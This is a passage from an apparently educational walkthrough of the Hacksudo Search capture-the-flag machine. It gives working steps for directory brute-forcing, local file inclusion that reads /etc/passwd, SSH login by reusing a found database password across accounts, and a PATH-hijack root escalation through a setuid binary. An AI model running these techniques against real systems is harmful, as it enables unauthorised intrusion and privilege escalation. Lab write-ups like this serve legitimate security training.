$ gobuster dir -u http://192.168.1.145 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x .php, .js, .html, .txt, .sh


I will try to explain the above syntax bit by bit.

* gobuster dir: Specifies the Gobuster mode for directory brute-forcing. It tells Gobuster to search for directories.
* -u http://192.168.1.145: Sets the target URL to http://192.168.1.145. This is the web server where the directory brute-force attack will be performed.
* -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt: Defines the wordlist to be used for the brute-force attack. In this case, it's using the directory-list-2.3-big.txt file located at /usr/share/seclists/Discovery/Web-Content/. This file likely contains a large list of common directory names to be tested.
* -x .php, .js, .html, .txt, .sh: Specifies file extensions to be used in the brute-forcing process. It tells Gobuster to only consider directories that contain files with these specific extensions (.php, .js, .html, .txt, .sh).

The output of this attack can be shown in the above image:



If you can recall, I have used the “/account/” directory, I have also used “/search.php”, and more. I want to use the “/search1.php/” to see if I can exploit a vulnerable.



\* Check if there is a local file inclusion vulnerability.

If you can see, at the top of the above picture, three menus were found including home,about and contact menu. We are going to use them to know if we can exploit them. The vulnerability inclusion is by typing

.**./../../../../etc/passwd**

I tried this inclusion in the home directory but it did ntot return a value. Let us try the about link. If you click on the about link, you will notice an important data called fuzz. Here we can fuzz this URL. Make sure you copy the the link in the searchbar and attach it with the wfuzz tool.

To install wfuzz tool, you will use the following syntax:

$ sudo apt install wfuzz

Then, let us apply the following syntax :


$ wfuzz -c -u 'http://192.168.1.145/search1.php?FUZZ=../../../../../etc/passwd' -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hw 288

Let me try to explain the syntax:

This wfuzz command aims to exploit a directory traversal vulnerability in the search1.php script by attempting to access sensitive files, specifically the /etc/passwd file. It does so by iteratively testing various paths using the wordlist specified (directory-list-2.3-medium.txt) combined with the traversal attempt (../../../../../etc/passwd).

The -c flag ensures the output is displayed with colored formatting for better readability.

The tool will replace the FUZZ parameter in the URL with entries from the wordlist, trying different directory traversal attempts to access the /etc/passwd file. Any successful traversal attempt that retrieves a valid response will be displayed unless it matches the hide code specified by --hw 288.




\* I am going to use the “me” payload inside my browser. Go back to your browser and replace the FUZZ with “me” and add the vulnerability inclusion of ../../../../../etc/passwd. The URL should be the follow this sequence:


http://192.168.1.145/search1.php?me=../../../../../etc/passwd

The results from the browser returns sensitive informations that we need. It may not be understandable because of the non-spacing but to make it more readable, we need to curl it.

To curl it, we use the syntax, $ curl http://192.168.1.145/search1.php?me=../../../../../etc/passwd


\*Initial before the curl

\* After the curl



We are now going higher, the next step we are going to take is very crucial to uphold. We have reach a point of no return!


In the above image, you can see that we have many users using this machine, we want to hack them individaully and check them with the password that we saved initially. Possibly the password that we saved may be used by one of the users. We will start by testing some of the users with the password.



\* Initially port 22 was opened when we scanned using Nmap. Therefore, we are going to use SSH to access this machine. I tried with random users and the saved password till i got one opened.

$ ssh hacksudo@192.168.1.145

Make sure that your SSH is properly installed in your Kali Linux. Copy and paste the DB\_PASSWORD to the password input . After this, you will deduce that you have successfully penetrated into the hacksudo machine. But the work has not finished. I am going to show you how i will hack the system in the next chapter.



**SYSTEM HACKING**


We have finished with the Vulnurability assesment/analysis, scanning and enumeration. The next step is to embark on the hacking proper.

Already we are accessing this machine through SSH. Note that you must know simple linux commands to navigate through or communicate to the machine using SSH.

The command ls -alh in Kali Linux is used within the terminal to list directory contents with detailed information.

Follow this steps below:

\* hacksudo@HacksudoSearch:~$ ls -alh



\* hacksudo@HacksudoSearch:~$ cat user.txt

d045e6f9feb79e94442213f9d008ac48

\*hacksudo@HacksudoSearch:~$ cd backup


\*hacksudo@HacksudoSearch:~/backup$ ls -alh

\*hacksudo@HacksudoSearch:~/backup$ cd sudo

\*hacksudo@HacksudoSearch:~/backup/sudo$ ls -alh

\*hacksudo@HacksudoSearch:~/backup/sudo$ cd extra\_tools

\*hacksudo@HacksudoSearch:~/backup/sudo/extra\_tools$ ls -alh

 We want to check if the user can run some commands with root priviledges

\*hacksudo@HacksudoSearch:~/backup/sudo/extra\_tools$ cd ~

\*hacksudo@HacksudoSearch:~$ sudo -l




The above image shows that we do not have root priviledges, that is why it echoed “command not found”

\* hacksudo@HacksudoSearch:~$ find / -perm -4000 -type f 2>/dev/null

The above step may be confusing. I have to explain them one after the other:

* find: This is the command used for searching files and directories within a specified path.
* /: Specifies the starting point for the search. In this case, it's the root directory (/), indicating that the search will encompass the entire filesystem.
* -perm -4000: The -perm flag is used to specify file permissions to match during the search.
  + -4000 looks for files with the setuid bit set.
  + The leading - indicates that it's looking for exact permission matches, and 4000 represents the setuid bit.
* -type f: The -type flag filters the search results based on the type of file.
  + -type f specifies that only regular files should be considered in the search. It excludes directories and other types of files.
* 2>/dev/null: Redirects error messages from the standard error (file descriptor 2) to /dev/null.
  + 2> is used for redirecting standard error.
  + /dev/null is a special device in Unix-like operating systems that discards any data written to it. In this case, it's used to discard any error output that may occur during the search.

\* There is one interesting file in the image below:



\* hacksudo@HacksudoSearch:~$ ls -alh /home/hacksudo/search/tools/searchinstall

The output becomes:

---Sr-xr-x 1 root root 17K Apr 14 2021 /home/hacksudo/search/tools/searchinstall

I want to explain the above output:


1. **File Permissions**:
   * ---Sr-xr-x: The initial characters indicate file type and permissions.
     + The first character (- or another character like d for directories) represents the file type. Here, the - indicates that it's a regular file.
     + The next nine characters represent permissions for the file divided into three groups: owner, group, and others.
     + Sr-xr-x denotes the permissions:
       - S: The S in the owner permissions (Sr-xr-x) indicates the "setuid" bit is set for the owner.
       - r-x: The owner has read and execute permissions.
       - r-x: The group has read and execute permissions.
       - r-x: Others (users not in the group) have read and execute permissions.
2. **File Information**:
   * 1: Indicates the number of hard links to the file.
   * root root: Indicates the owner and group associated with the file.
     + root is the owner.
     + root is the group.
3. **File Size**:
   * 17K: Represents the file size. In this case, the file size is approximately 17 kilobytes.
4. **Timestamp**:
   * Apr 14 2021: Indicates the date the file was last modified or created, in this case, April 14, 2021.
5. **File Path**:
   * /home/hacksudo/search/tools/searchinstall: Specifies the full path to the file within the filesystem.

### Permissions Breakdown:

* The S in the owner permissions indicates the setuid bit is set. It means that when this file is executed, it will run with the privileges of the file owner (root in this case), potentially allowing elevated permissions for certain operations.
* r-x signifies read and execute permissions, allowing users (owner, group, and others) to read and execute the file, but not modify or write to it.

\* hacksudo@HacksudoSearch:~$ cd /home/hacksudo/search/tools/

\*hacksudo@HacksudoSearch:~/search/tools$ ls -alh



I have seen an executable file and a C language

\*hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c

The output of the cat result becomes:

#include<unistd.h>

void main()

{ setuid(0);

setgid(0);

system("install");

}

\*\*Let us create our own install command

\*hacksudo@HacksudoSearch:~/search/tools$ cd /tmp

\*hacksudo@HacksudoSearch:/tmp$ echo '/bin/bash' > install

\*hacksudo@HacksudoSearch:/tmp$ chmod 777 install

\*\* Change the path Variable:

\*hacksudo@HacksudoSearch:/tmp$ export PATH=/tmp:$PATH

Let me explain this last syntax


* export: This command is used in Unix-based systems to export variables, making them available to subprocesses launched from the current shell. It ensures that the modified PATH variable is passed to subsequent commands and processes.
* PATH=/tmp:$PATH: This is the assignment of a new value to the PATH environment variable.
  + PATH= indicates that we're assigning a value to the PATH variable.
  + /tmp:$PATH represents the new value assigned to PATH.
    - /tmp is a directory path. In this case, it's specifying the /tmp directory, which is a common directory used for temporary files in Unix-like systems.
    - :$PATH appends the existing PATH variable to the end of the new PATH value.
      * $PATH retrieves the current value of the PATH variable.
      * : separates different directory paths within the PATH variable.

\*hacksudo@HacksudoSearch:/tmp$ /home/hacksudo/search/tools/searchinstall

\*root@HacksudoSearch:/tmp# cd /root

\*root@HacksudoSearch:/root# ls -alh

\*root@HacksudoSearch:/root# cat root.txt



You have successfully hacked a Hacksudo search machine. There are many other ways to hack a machine, but the one used in this book is simpler to understand.

CONCLUSION

The demonstration of practical ethical hacking techniques with Hacksudo Search serves as a valuable learning experience, fostering skills in vulnerability assessment, enumeration, exploitation, and ethical considerations. It equips individuals with hands-on expertise crucial for securing systems, understanding attack methodologies, and contributing to a safer digital landscape.

Works Cited

Ethical Hacking: Understanding the Basics , EC Council, accessed by 12th,March,2024

https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/ethical-hacking-understanding-basics/

10 Places to find Vulnerable machines for your Pentesting lab, Rapid 7, accesed at 1st May,2024

https://www.rapid7.com/blog/post/2011/12/23/where-can-i-find-vulnerable-machines-for-my-penetration-testing-lab/